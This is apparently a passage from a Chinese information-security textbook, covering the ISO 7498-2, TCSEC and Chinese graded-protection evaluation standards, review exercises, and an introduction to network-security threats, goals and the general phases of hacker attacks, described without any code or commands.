下面介绍几种信息安全评估标准：ISO 安全体系结构标准、美国可信计算机安全评价标准、中国国家标准《计算机信息系统安全保护等级划分准则》。



4.6.1　ISO 安全体系结构标准

在安全体系结构方面，ISO 制定了国际标准 ISO 7498—2—1989《信息处理系统开放系统互联基本参考模型第 2 部分安全体系结构》。该标准为开放系统互联(OSI)描述了基本参考模型，为协调开发现有的与未来的系统互联标准建立起了一个框架。其任务是提供安全服务与有关机制的一般描述，确定在参考模型内部可以提供这些服务与机制的位置。

4.6.2　美国可信计算机安全评价标准

20 世纪 80 年代，美国国防部根据军用计算机系统的安全需要，制定了《可信计算机系统安全评价标准》(Trusted Computer System Evaluation Criteria，TCSEC)。

TCSEC 标准是计算机系统安全评估的第一个正式标准，具有划时代的意义。该准则于 1970 年由美国国防科学委员会提出，并于 1985 年 12 月由美国国防部公布。TCSEC 最初只是军用标准，后来延至民用领域。TCSEC 将计算机系统的安全划分为 4 个等级、7 个级别。

其中对操作系统安全级别的划分见表 4-14。

表 4-14　操作系统安全级别

级别	系统的安全可信性	级别	系统的安全可信性
D	最低安全	B2	良好的结构化设计、形式化安全模型
C1	自主存取控制	B3	全面的访问控制、可信恢复
C2	较完善的自主存取控制(DAC)	A	形式化认证(最高安全)
B1	强制存取控制(MAC)		

D 类安全等级：D 类安全等级只包括 D1 一个级别。D1 的安全等级最低。D1 系统只为文件和用户提供安全保护。D1 系统最普通的形式是本地操作系统，或者是一个完全没有保护的网络。

C 类安全等级：该类安全等级能够提供审计的保护，并为用户的行动和责任提供审计能力。C 类安全等级可划分为 C1 和 C2 两类。

C1 系统的可信任运算基础体制(Trusted Computing Base，TCB)通过将用户和数据分开来达到安全的目的。在 C1 系统中，所有的用户以同样的灵敏度来处理数据，即用户认为 C1 系统中的所有文档都具有相同的机密性。

C2 系统比 C1 系统加强了可调的审计控制。在连接到网络上时，C2 系统的用户分别对各自的行为负责。C2 系统通过登录过程、安全事件和资源隔离来增强这种控制。C2 系统具有 C1 系统中所有的安全性特征。

B 类安全等级：B 类安全等级可分为 B1、B2 和 B3 三类。B 类系统具有强制性保护功能。强制性保护意味着如果用户没有与安全等级相连，系统就不会让用户存取对象。

B1 系统满足的要求有：系统对网络控制下的每个对象都进行灵敏度标记；系统使用灵



敏度标记作为所有强迫访问控制的基础;系统在把导入的、非标记的对象放入系统前标记它们;灵敏度标记必须准确地表示其所联系的对象的安全级别;当系统管理员创建系统或者增加新的通信通道或 I/O 设备时,管理员必须指定每个通信通道和 I/O 设备是单级还是多级,并且管理员只能手工改变指定;单级设备并不保持传输信息的灵敏度级别;所有直接面向用户位置的输出(无论是虚拟的还是物理的)都必须产生标记来指示关于输出对象的灵敏度;系统必须使用用户的口令或证明来决定用户的安全访问级别;系统必须通过审计来记录未授权访问的企图。

B2 系统必须满足 B1 系统的所有要求。另外,B2 系统的管理员必须使用一个明确的、文档化的安全策略模式作为系统的可信任运算基础体制。B2 系统必须满足下列要求:系统必须立即通知系统中的每一个用户所有与之相关的网络连接的改变;只有用户能够在可信任通信路径中进行初始化通信;可信任运算基础体制能够支持独立的操作者和管理员。

B3 系统必须符合 B2 系统的所有安全需求。B3 系统具有很强的监视委托管理访问能力和抗干扰能力。B3 系统必须设有安全管理员。B3 系统应满足以下要求:除了控制对个别对象的访问外,B3 系统必然产生一个可读的安全列表;每个被命名的对象提供对该对象没有访问权的用户列表说明;B3 系统在进行任何操作前,要求用户进行身份验证;B3 系统验证每个用户,同时还会发送一个取消访问的审计跟踪消息;设计者必须正确区分可信任的通信路径和其他路径;可信任的通信基础体制为每一个被命名的对象建立安全审计跟踪;可信任的运算基础体制支持独立的安全管理。

A 类安全等级:A 系统的安全级别最高。目前,A 类安全等级只包含 A1 一个安全类别。A1 类与 B3 类相似,对系统的结构和策略不做特别要求。A1 系统的显著特征是,系统的设计者必须按照一个正式的设计规范来分析系统。对系统分析后,设计者必须运用核对技术来确保系统符合设计规范。A1 系统必须满足下列要求:系统管理员必须从开发者那里接收到一个安全策略的正式模型;所有的安装操作都必须由系统管理员进行;系统管理员进行的每一步安装操作都必须有正式文档。

4.6.3 中国国家标准《计算机信息系统安全保护等级划分准则》

中国公安部主持制定、国家技术标准局发布的中华人民共和国国家标准 GB 17895—1999《计算机信息系统安全保护等级划分准则》于 2001 年 1 月 1 日起实施。该准则将信息系统安全分为 5 个等级,分别是:用户自主保护级、系统审计保护级、安全标记保护级、结构化保护级和访问验证保护级。主要的安全考核指标有身份认证、自主访问控制、数据完整性、审计、隐蔽信道分析、客体重用、强制访问控制、安全标记、可信路径和可信恢复等,这些指标涵盖了不同级别的安全要求,内容如下所示。

1. 范围

本标准规定了计算机系统安全保护能力的 5 个等级,分别如下所示。

第一级:用户自主保护级。

第二级:系统审计保护级。

第三级:安全标记保护级。

第四级：结构化保护级。

第五级：访问验证保护级。

本标准适用于计算机信息系统安全保护技术能力等级的划分。计算机信息系统安全保护能力随着安全保护等级的增高而逐渐增强。

2. 引用标准

下列标准所包含的条文，通过在本标准中引用而构成为本标准的条文。本标准出版时，所示版本均为有效。所有标准都会被修订，使用本标准的各方应探讨使用下列标准最新版本的可能性。

3. 定义

除本章定义外，其他未列出的定义见 GB/T 5271。

(1) 计算机信息系统(Computer Information System)

计算机信息系统是由计算机及其相关的和配套的设备、设施(含网络)构成的，按照一定的应用目标和规则对信息进行采集、加工、存储、传输、检索等处理的人机系统。

(2) 计算机信息系统可信计算基(Trusted Computing Base of Computer Information System)

计算机系统内保护装置的总体，包括硬件、固件、软件和负责执行安全策略的组合体。它建立了一个基本的保护环境，并提供一个可信计算系统所要求的附加用户服务。

(3) 客体(Object)

信息的载体。

(4) 主体(Subject)

引起信息在客体之间流动的人、进程或设备等。

(5) 敏感标记(Sensitivity Label)

表示客体安全级别并描述客体数据敏感性的一组信息，可信计算基中把敏感标记作为强制访问控制决策的依据。

(6) 安全策略(Security Policy)

有关管理、保护和发布敏感信息的法律、规定和实施细则。

(7) 信道(Channel)

系统内的信息传输路径。

(8) 隐蔽信道(Covert Channel)

允许进程以危害系统安全策略的方式传输信息的通信信道。

(9) 访问监控器(Reference Monitor)

监控主体和客体之间授权访问关系的部件。

4. 等级划分准则

(1) 第一级：用户自主保护级

本级的计算机信息系统可信计算基通过隔离用户与数据，使用户具备自主安全保护的能力。它具有多种形式的控制能力：对用户实施访问控制，即为用户提供可行的手段；保护



用户和用户组信息；避免其他用户对数据的非法读写与破坏。

① 自主访问控制。计算机信息系统可信计算基定义和控制系统中命名用户对命名客体的访问。实施机制(例如：访问控制表)允许命名用户以用户和(或)用户组的身份规定并控制客体的共享；阻止非授权用户读取敏感信息。

② 身份鉴别。计算机信息系统可信计算基初始执行时，首先要求用户标识自己的身份，并使用保护机制(例如：口令)来鉴别用户的身份，阻止非授权用户访问用户身份鉴别数据。

③ 数据完整性。计算机信息系统可信计算基通过自主完整性策略，阻止非授权用户修改或破坏敏感信息。

(2) 第二级：系统审计保护级

与用户自主保护级相比，本级的计算机信息系统可信计算基实施了粒度更细的自主访问控制，它通过登录规程、审计安全性相关事件和隔离资源，使用户对自己的行为负责。

① 自主访问控制。可控制访问权限扩散。自主访问控制机制根据用户指定方式或默认方式，阻止非授权用户访问客体。访问控制的粒度是单个用户。没有存取权的用户只允许由授权用户指定对客体的访问权。其他内容同第一级的①。

② 身份鉴别。通过为用户提供唯一标识，计算机信息系统可信计算基能够使用户对自己的行为负责。计算机信息系统可信计算基还具备将身份标识与该用户所有可审计行为相关联的能力。其他内容同第一级的②。

③ 客体重用。在计算机信息系统可信计算基的空闲存储客体空间中，对客体初始指定、分配或再分配一个主体之前，撤销该客体所含信息的所有授权。当主体获得对一个已被释放的客体的访问权时，当前主体不能获得原主体活动所产生的任何信息。

④ 审计。计算机信息系统可信计算基能创建和维护受保护客体的访问审计跟踪记录，并能阻止非授权的用户对它访问或破坏。

计算机信息系统可信计算基能记录下述事件：使用身份鉴别机制；将客体引入用户地址空间(例如：打开文件、程序初始化)；删除客体；由操作员、系统管理员或(和)系统安全管理员实施的动作，以及其他与系统安全有关的事件。对于每一事件，其审计记录包括：事件的日期和时间、用户、事件类型、事件是否成功。对于身份鉴别事件，审计记录包含请求的来源(例如：终端标识符)；对于客体引入用户地址空间的事件及客体删除事件，审计记录包含客体名。

对不能由计算机信息系统可信计算基独立分辨的审计事件，审计机制提供审计记录接口，可由授权主体调用。这些审计记录有别于计算机信息系统可信计算基独立分辨的审计记录。

⑤ 数据完整性。同第一级的③。

(3) 第三级：安全标记保护级

本级的计算机信息系统可信计算基具有系统审计保护级的所有功能。此外，还提供有关安全策略模型、数据标记以及主体对客体强制访问控制的非形式化描述；具有准确地标记输出信息的能力；能消除通过测试发现的任何错误。

① 自主访问控制。同第二级的①。

② 强制访问控制。计算机信息系统可信计算基对所有主体及其所控制的客体(例如：

进程、文件、段、设备)实施强制访问控制。为这些主体及客体指定敏感标记,这些标记是等级分类和非等级类别的组合,它们是实施强制访问控制的依据。计算机信息系统可信计算基支持两种或两种以上成分组成的安全级。计算机信息系统可信计算基控制的所有主体对客体的访问应满足:仅当主体安全级中的等级分类高于或等于客体安全级中的等级分类,且主体安全级中的非等级类别包含了客体安全级中的全部非等级类别时,主体才能读客体;仅当主体安全级中的等级分类低于或等于客体安全级中的等级分类,且主体安全级中的非等级类别包含于客体安全级中的非等级类别时,主体才能写一个客体。计算机信息系统可信计算基使用身份和鉴别数据来鉴别用户的身份,并保证用户创建的计算机信息系统可信计算基外部主体的安全级和授权受该用户的安全级和授权的控制。

③ 标记。计算机信息系统可信计算基应维护与主体及其控制的存储客体(例如:进程、文件、段、设备)相关的敏感标记。这些标记是实施强制访问的基础。为了输入未加安全标记的数据,计算机信息系统可信计算基向授权用户要求并接受这些数据的安全级别,且可由计算机信息系统可信计算基审计。

④ 身份鉴别。计算机信息系统可信计算基维护用户身份识别数据并确定用户访问权及授权数据。其他内容同第二级的②。

⑤ 客体重用。同第二级的③。

⑥ 审计。同第二级的④。

⑦ 数据完整性。在网络环境中,使用完整性敏感标记来确保信息在传送中未受损。其他内容同第一级的③。

(4) 第四级:结构化保护级

本级的计算机信息系统可信计算基建立于一个明确定义的形式化安全策略模型之上,它要求将第三级系统中的自主和强制访问控制扩展到所有主体与客体。此外,还要考虑隐蔽通道。本级的计算机信息系统可信计算基必须结构化为关键保护元素和非关键保护元素。计算机信息系统可信计算基的接口也必须明确定义,使其设计与实现能经受更充分的测试和更完整的复审。本级的计算机信息系统可信计算基还有如下功能:加强了鉴别机制;支持系统管理员和操作员的职能;提供可信设施管理;增强了配置管理控制。系统还具有相当强的抗渗透能力。

① 自主访问控制。同第二级的①。

② 强制访问控制。计算机信息系统可信计算基对外部主体能够直接或间接访问的所有资源(例如:主体、存储客体和输入/输出资源)实施强制访问控制。其他内容同第三级②中除前两句以外的内容。

③ 标记。计算机信息系统可信计算基维护与可被外部主体直接或间接访问到的计算机信息系统资源(例如:主体、存储客体、只读存储器)相关的敏感标记。其他内容同第三级③中除前两句以外的内容。

④ 身份鉴别。同第三级的④。

⑤ 客体重用。同第二级的③。

⑥ 审计。

计算机信息系统可信计算基能够审计利用隐蔽存储信道时可能被使用的事件。其他内容同第二级的④。



⑦ 数据完整性。同第三级的⑦。

⑧ 隐蔽信道分析。系统开发者应彻底搜索隐蔽存储信道，并根据实际测量或工程估算确定每一个被标识信道的最大带宽。

⑨ 可信路径。对用户的初始登录和鉴别，计算机信息系统可信计算基在它与用户之间提供可信通信路径。该路径上的通信只能由该用户初始化。

(5) 第五级：访问验证保护级

本级的计算机信息系统可信计算基满足访问监控器需求。访问监控器仲裁主体对客体的全部访问。访问监控器本身是抗篡改的；必须足够小，能够分析和测试。为了满足访问监控器需求，计算机信息系统可信计算基在其构造时，应排除那些对实施安全策略来说并非必要的代码；在设计和实现时，从系统工程角度将其复杂性降低到最低程度。还应当支持安全管理员职能；扩充审计机制，当发生与安全相关的事件时发出信号；提供系统恢复机制。系统还具有很高的抗渗透能力。

① 自主访问控制。同第二级的①。

② 强制访问控制。同第四级的②。

③ 标记。同第三级的③。

④ 身份鉴别。同第三级的④。

⑤ 客体重用。同第二级的③。

⑥ 审计。

计算机信息系统可信计算基能够审计利用隐蔽存储信道时可能被使用的事件。

计算机信息系统可信计算基包含能够监控可审计安全事件发生与积累的机制，当超过阈值时，能够立即向安全管理员发出报警。并且，如果这些与安全相关的事件继续发生或积累，系统应以最小的代价中止它们。

其他内容同第二级的④。

⑦ 数据完整性。同第三级的⑦。

⑧ 隐蔽信道分析。同第四级的⑧。

⑨ 可信路径。当连接用户时(如注册、更改主体安全级)，计算机信息系统可信计算基提供它与用户之间的可信通信路径。可信路径上的通信只能由该用户或计算机信息系统可信计算基激活，且在逻辑上与其他路径上的通信相隔离，且能正确地加以区分。

⑩ 可信恢复。计算机信息系统可信计算基提供过程和机制，保证计算机信息系统失效或中断后，可以进行不损害任何安全保护性能的恢复。

小　　结

本章主要介绍 Windows 安全体系结构、Windows 系统中账号安全管理、网络安全管理、IE 浏览器的安全设置、组策略的使用、Windows 权限的概念及其设置、Windows 安全审计，然后简单介绍了 Linux 系统安全的配置以及计算机系统安全等级标准。通过本章的学习，使读者了解 Windows 系统安全的多个方面，从而提高读者安全使用 Windows 系统的水平。

习　　题

1. 填空题

（1）________是一组面向机器和用户的程序，是用户程序和计算机硬件之间的接口，其目的是最大限度地、高效地、合理地使用计算机资源，同时对系统的所有资源（软件和硬件资源）进行管理。

（2）在计算机系统的各个层次上，硬件、________、________、数据库管理系统软件以及应用软件，各自在计算机安全中都肩负着重要的职责。

（3）操作系统的安全定义包括5大类，分别为：________、________、数据保密性、数据完整性以及________。

（4）________指的是在完成某种操作时所赋予网络中每个主体（用户或进程）必不可少的特权。

（5）________是Windows的重要组成部分，它存放了Windows中所有应用程序和系统配置信息。

（6）与Windows权限密切相关的3个概念是：________、________和安全主体。

（7）NTFS权限的两大要素是：________和________。

2. 思考与简答题

（1）简述操作系统的安全级别。

（2）Windows系统的安全配置有哪些方面？

（3）Linux系统的安全配置有哪些方面？

（4）简述TCSEC。

3. 上机题

（1）在Windows系统中，重命名Administrator账户，禁用Guest账户。

（2）在Windows系统中，通过新建IP安全策略来关闭计算机中的危险端口。

（3）在Windows系统的NTFS分区上，为某个文件夹设置NTFS权限。

第5章　计算机网络安全技术

本章学习目标：

- 了解目前网络的安全形式以及网络安全面临的威胁
- 了解网络安全的目标与特点
- 了解黑客攻击的步骤
- 掌握常用的网络命令
- 掌握端口与漏洞扫描工具以及网络监听工具的使用
- 理解缓冲区溢出的攻击原理
- 理解 ARP 欺骗的原理
- 理解 DOS 与 DDoS 攻击的原理及其防范
- 掌握 Windows 和 Linux 中防火墙的配置
- 理解入侵检测与入侵防御技术
- 了解计算机病毒、蠕虫和木马带来的威胁
- 了解蜜罐技术
- 掌握 Windows 和 Linux 中 VPN 的配置
- 掌握 httptunnel 技术的使用
- 了解无线网络安全并且会配置无线网络安全

如今的网络用户普遍担心网络钓鱼、密码盗取、在线欺诈以及越来越多病毒和木马等会给自己造成严重的损失。本章将通过一系列的实例介绍网络安全和攻防方面的基础知识和技术，帮助读者提高解决实际网络安全问题的能力。

本章介绍了端口与漏洞扫描工具以及网络监听技术工具、缓冲区溢出攻击原理及其防范、ARP 欺骗原理、DOS 与 DDoS 攻击检测与防御、防火墙技术、入侵检测与入侵防御技术、恶意软件、蜜罐技术、VPN 技术、httptunnel 技术以及无线网络安全等内容。

5.1　计算机网络安全概述

2010 年 1 月 12 日早上，伊朗黑客利用“域名劫持技术”，从 DNS 服务器端下手，劫持了百度的域名，导致百度搜索网站不能打开，主页出现黑色，并有伊朗国旗和伊朗网军(iran cyber army)字样，或者主页出现“网页无法显示”或“没有可以显示的页面”等字样。



当今网络战场已经成为国家间博弈的舞台，各种先进的技术层出不穷，各个国家都在打造一支属于自己的网络队伍，网络战争也进入了一个很微妙的时期。夺取战争主动权的，不再是子弹枪炮，而是流动在网线中的比特和字节。由于受技术条件的限制，很多人对网络安全的意识仅停留在如何防范病毒阶段，对网络安全缺乏整体意识。比如电影《虎胆龙威 4》中所描述的，一旦战事爆发，整个城市的交通灯、天然气、通信、电力都被黑客控制。也许电影中描述得比较夸张，但是谁又能预料到随着互联网的快速发展，这一切不会变成可能呢？未来网络战的趋势，将会是通过系统漏洞发送病毒，破坏对方的计算机系统，造成敌方指挥系统瘫痪，使其无法正常工作。更有甚者盗取机密资料，向对方发出错误的作战引导信号，配合其他形式的攻击，从而达到最终胜利的目的。

近年来，世界各国的网络部队应运而生，并且人员规模越来越大，这些部队中以美国、以色列、俄罗斯的实力最强，这些国家的黑客几乎每小时都在针对他国的网络发起进攻，据说他们所研究的 0day 漏洞(0day 漏洞是已经发现但是官方还没发布补丁的漏洞)种类非常繁多，黑客利用这些 0day 漏洞能穿透任何操作系统，只要发起进攻，任何网络在瞬间就会被他们所控制。

在被攻击的国家当中，中国遭受攻击的次数也是居世界各国之首，近几年我国政府、部队的网络频频被这些国外网络部队的黑客光顾，国家重要的资料很轻易地就被窃取到，让我国损失惨重。

随着互联网时代的到来，越来越多的企业增加了在线的业务模式，百度公司的客户其实就是典型的代表，他们大部分都是通过网络来吸引客户，一旦网站被黑客入侵，将会遭受惨重的损失，甚至在被黑客连续的攻击下无法持续经营，破产关门。

5.1.1　网络安全面临的威胁

互联网给社会生活带来巨大变化、给人们带来诸多便利的同时，也带来了突出的网络安全问题和社会问题，其中主要的问题有：

(1) 网络黑客攻击、网络病毒等严重威胁网络运行安全；

(2) 网络欺诈、网络盗窃等网络犯罪活动直接危害公共财产安全；

(3) 网络淫秽色情等有害信息严重危害未成年人身心健康。

这些问题正日益引起社会各界的关注，不仅是我国，而且也成为世界各国共同面临的重大问题。

计算机网络所面临的威胁包括对网络中信息的威胁和对网络中设备的威胁。影响计算机网络的因素很多，有些因素可能是有意的，也有可能是无意的；可能是人为的，也可能是非人为的；还可能是外来黑客对网络系统资源的非法使用等。

人为的恶意攻击是计算机网络面临的最大威胁，敌对方的攻击和计算机犯罪都属于这一类。恶意攻击分为以下两种：一种是主动攻击，它以各种方式有选择地破坏信息的有效性和完整性；另一类是被动攻击，它是在不影响网络正常使用的情况下，进行截获、窃取、破译以获得重要机密信息。

网络软件的漏洞和后门：网络软件不可能是毫无缺陷和没有漏洞的。这些缺陷和漏洞恰恰是黑客进行攻击的首选目标。软件的后门一般是软件开发人员为了方便或者不为人知



的目的而设置的，一般外界并不知晓，但是一旦后门洞开，该软件的用户就十分危险，其后果不堪设想。

5.1.2 网络安全的目标

网络安全的目标主要是：系统的可靠性、可用性、保密性、完整性、不可抵赖性、可控性等方面。

1. 可靠性

可靠性是网络信息系统能够在规定条件下和规定的时间内完成规定功能的特性。

2. 可用性

可用性是网络信息可被授权实体访问并按需求使用的特性。即网络信息服务在需要时，允许授权用户或实体使用的特性，或者是网络部分受损或需要降级使用时，仍能为授权用户提供有效服务的特性。

3. 保密性

保密性是网络信息不被泄露给非授权的用户、实体或过程，或供其利用的特性。即防止信息泄露给非授权个人或实体，信息只为授权用户使用的特性。保密性是在可靠性和可用性基础之上，保障网络信息安全的重要手段。

4. 完整性

完整性是网络信息未经授权不能进行改变的特性。即网络信息在存储或传输过程中保持不被偶然或蓄意地删除、修改、伪造、乱序、重放、插入等破坏和丢失的特性。完整性是一种面向信息的安全性，它要求保持信息的原样，即信息的正确生成、正确存储和传输。

完整性与保密性不同，保密性要求信息不被泄露给未授权的人，而完整性则要求信息不致受到各种原因的破坏。影响网络信息完整性的主要因素有：设备故障、误码(传输、处理和存储过程中产生的误码，定时的稳定度和精度降低造成的误码，各种干扰源造成的误码)、人为攻击、计算机病毒等。

保障网络信息完整性的主要方法有以下几种。

(1) 协议：通过各种安全协议可以有效地检测出被复制的信息、被删除的字段、失效的字段和被修改的字段。

(2) 纠错编码方法：由此完成检错和纠错功能。最简单和常用的纠错编码方法是奇偶校验法。

(3) 密码校验和方法：它是抗篡改和传输失败的重要手段。

(4) 数字签名：保障信息的真实性。

(5) 公证：请求网络管理或中介机构证明信息的真实性。

5. 不可抵赖性

不可抵赖性也称为不可否认性，在网络信息系统的信息交互过程中，确信参与者的真实



同一性。即所有参与者都不可能否认或抵赖曾经完成的操作和承诺。利用信息源证据可以防止发信方不真实地否认已发送信息,利用递交接收证据可以防止收信方事后否认已经接收的信息。

6. 可控性

可控性是对网络信息的传播及内容具有控制能力的特性。

概括地说,网络信息安全与保密的核心是通过计算机、网络、密码技术和安全技术,来保护在公用网络信息系统中传输、交换和存储的消息的保密性、完整性、真实性、可靠性、可用性、不可抵赖性等。

5.1.3　网络安全的特点

网络安全一般具有如下 7 个特点。

1. 网络安全的涉及面广

从网络安全所保护的对象来看,网络安全包括:国家安全,即如何保护国家机密不受网络黑客的袭击而泄露;商业安全,即如何保护商业机密、企业资料不遭窃取;个人安全,即如何保护个人隐私(包括信用卡号码、健康状况等);网络自身安全,即如何保证接入网际网络的计算机网络不受病毒的侵袭而瘫痪。

2. 网络安全涉及的技术层面深

如今,互联网已经深入到了社会生活的各个角落。对个人而言,互联网改变了人们的生活方式;对企业而言,互联网使企业能够尝试新的经营方式、营销方式和内部管理机制;对政府而言,互联网可以帮助政府更好地执行各种政府职能,服务民众。可以说,网络已经形成了一个跟现实社会紧密相关的虚拟社会,大量的信息流、资金流和物流都运行其上,为了实现上述功能,网络本身就采用了众多的新兴技术。此外,黑客所采用的攻击手段和技术很多都是以前没有发现的全新的系统漏洞,技术难度比较大。这一切都注定了网络安全所涉及的技术层面不得不深。

3. 网络安全的黑盒性

网络安全是一种以防患于未然为主的安全保护,这就注定了网络安全产品的功能有些模糊,不像其他应用系统那样明确。如一种入侵检测系统到底能够检测出哪些攻击,一般用户是没法知道了。因此,对于网络安全产品,中介机构的介入就非常关键。如我国公安部网络安全检测中心、国际上的各种认证机构(如国际计算机安全协会 ICSA)等中介机构的介入,对于安全产品的定位和评价都很有帮助。

4. 网络安全的动态性

动态性指的是网络中存在的各种安全风险处于不断的变化之中。从内因看,网络本身就在变化和发展之中,网络中设备的更新、操作系统或者应用系统的升级、系统设置的变化、



业务的变化等要素都可能导致新的安全风险的出现。从外因看,各种软硬件系统的安全漏洞不断被发现、各种网络攻击手段不断在发展,这些都可能使得今天还处于相对安全状态的网络在明天就出现了新的安全风险。另外,由于国内外黑客和病毒方面的技术日新月异,而新的安全漏洞也层出不穷。因此,网络安全必须能够紧跟网络发展的步伐,适应新兴的黑客技术,唯有如此才能够确保网络的安全。国际上把这种适应黑客和病毒发展技术的能力,作为评价网络安全产品的一个重要标准。

5. 网络安全的相对性

相对性指的是网络安全的目标实现总是相对的,由于成本以及实际业务需求的约束,任何网络安全解决方案都不可能解决网络中所有的网络安全问题,百分之百安全的网络系统是不存在的,不管网络安全管理和安全技术实施多完善,网络安全问题总会在某个情况下发生。网络安全的这个属性表明安全应急计划、安全检测、应急响应和灾难恢复等都应该是安全保障体系中的重要环节。

任何网络安全产品的安全保证都只能说是提高网络安全的水平,而不能杜绝危害网络安全的所有事件。因此,现实中的网络安全领域,失败是常有的事情,只是起用了网络安全防护系统的网络其遭到攻击的可能性低一些,即使遭受攻击其损失也小一些而已。不过,随着安全基础设施建设力度的加大,安全技术和安全意识的普及,像网上购物、电子交易等所需要的安全保障还是可以达到民众可以接受的安全水平的。

6. 网络安全的整体性

整体性指的是网络安全是一个整体的目标,正如木桶的装水容量取决于最短的木块一样,一个网络系统的安全水平也取决于防御最薄弱的环节。因此,均衡应该是网络安全保障体系的一个重要原则,这包括体系中安全管理和安全技术实施、体系中各个安全环节、各个保护对象的防御措施等方面的均衡,以实现整体的网络安全目标。

7. 网络安全的跨国性

利用互联网传送信息时,国界和地理距离暂时消失,这为犯罪分子、恐怖分子等跨地域、跨国界犯罪提供了可能。

5.2 黑客攻击简介

黑客(Hacker)是指那些尽力挖掘计算机程序功能最大潜力的计算机用户,依靠自己掌握的知识帮助系统管理员找出系统中的漏洞并加以完善。

骇客(Cracker)是通过各黑客技术对目标系统进行攻击、入侵或者做其他一些有害于目标系统或网络的事情。

今天"黑客"和"骇客"的概念已经被人们混淆,一般都用来指代那些专门利用计算机和网络搞破坏或恶作剧的人。

无论是"黑客"还是"骇客",他们最初学习的内容都是本部分所涉及的内容,而且掌握的基本技能也都是一样的。



黑客攻击是当今互联网安全的主要威胁。

5.2.1 黑客攻击的目的和手段

1. 黑客攻击的目的

不同黑客进行攻击的目的也不尽相同，有的黑客是为了窃取、修改或者删除系统中的相关信息，有的黑客是为了显示自己的网络技术，有的黑客是为了商业利益，而有的黑客是出于政治目的等。

2. 黑客攻击的手段

黑客攻击可分为非破坏性攻击和破坏性攻击两类。

非破坏性攻击一般是为了扰乱系统的运行，并不盗窃系统资料，通常采用拒绝服务攻击或信息炸弹的方式。

破坏性攻击是以侵入他人计算机系统、盗窃系统保密信息、破坏目标系统的数据为目的。

黑客常用的攻击手段有密码破解、后门程序、电子邮件攻击、信息炸弹、拒绝服务、网络监听、利用网络系统漏洞进行攻击、暴库、注入、旁注、Cookie 诈骗、WWW 的欺骗技术等。

5.2.2 黑客攻击的步骤

黑客入侵一个系统的最终目标一般是获得目标系统的超级用户(管理员)权限，对目标系统进行绝对控制，窃取其中的机密文件等重要信息。黑客入侵的步骤如图 5-1 所示，一般可以分为 3 个阶段：确定目标与搜集相关信息、获得对系统的访问权力和隐藏踪迹。




图 5-1 黑客入侵的步骤

1. 确定目标与搜集相关信息

黑客对一个大范围的网络进行扫描以确定潜在的入侵目标，锁定了目标后，还要检查要被入侵目标的开放端口，并且进行服务分析，获取目标系统提供的服务和服务进程的类型和版本、目标系统的操作系统类型和版本等信息，看是否存在能够被利用的服务，以寻找该主机上的安全漏洞或安全弱点。



2. 获得对系统的访问权力

当黑客探测到了足够的系统信息，对系统的安全弱点有了了解后就会发动攻击，不过黑客会根据不同的网络结构、不同的系统情况而采用不同的攻击手段。

